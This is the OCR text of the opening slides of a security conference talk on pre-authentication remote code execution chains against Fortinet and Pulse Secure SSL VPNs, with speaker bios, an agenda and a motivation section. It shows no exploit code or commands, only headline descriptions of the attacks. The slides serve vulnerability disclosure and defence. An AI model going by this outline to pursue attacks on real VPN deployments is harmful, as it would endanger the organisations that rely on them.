Infiltrating Corporate Intranet Like NSA

Pre-auth RCE on Leading SSL VPNs

Orange Tsai (@orange_8361)

Meh Chang (@mehqq_)

ROMHACK

Orange Tsai

- Principal security researcher at DEVCORE
- Captain of HITCON CTF team
- 0day researcher, focusing on Web/Application security

🐦 orange_8361

DEVCORE

Meh Chang

- Security researcher at DEVCORE
- HITCON & 217 CTF team
- Focus on binary exploitation

🐦 mehqq_

DEVCORE

Highlights today


- Pre-auth root RCE exploit chain on **Fortinet** SSL VPN
  - Hard-core binary exploitation
  - Magic backdoor
- Pre-auth root RCE exploit chain on **Pulse Secure** SSL VPN
  - Out-of-box web exploitation
  - Highest bug bounty from **Twitter** ever
- New attack surface to compromise back all your VPN clients

Agenda


- Introduction
- Jailbreak the SSL VPN
- Attack vectors
- Case studies & Demos
- Weaponize the SSL VPN
- Recommendations

SSL VPN

- Trusted by large corporations to protect their assets
- Work with any network environments and firewalls
- Clientless, a web browser can do everything!



What if your trusted SSL VPN
is **insecure**?



Virtual Public Network
"Public"

Why focusing on SSL VPN

1. Important corporate assets but a blind-spot
2. Widely used by corporations of all sizes
3. Only few SSL VPN vendors dominate the market
4. Direct Intranet access and must be exposed to outside

Even NSA is hunting bugs on SSL VPN

Think about Equation Group leaks




Secure Logon
for Facebook Tableau

Username

Password

Logon



Welcome to the

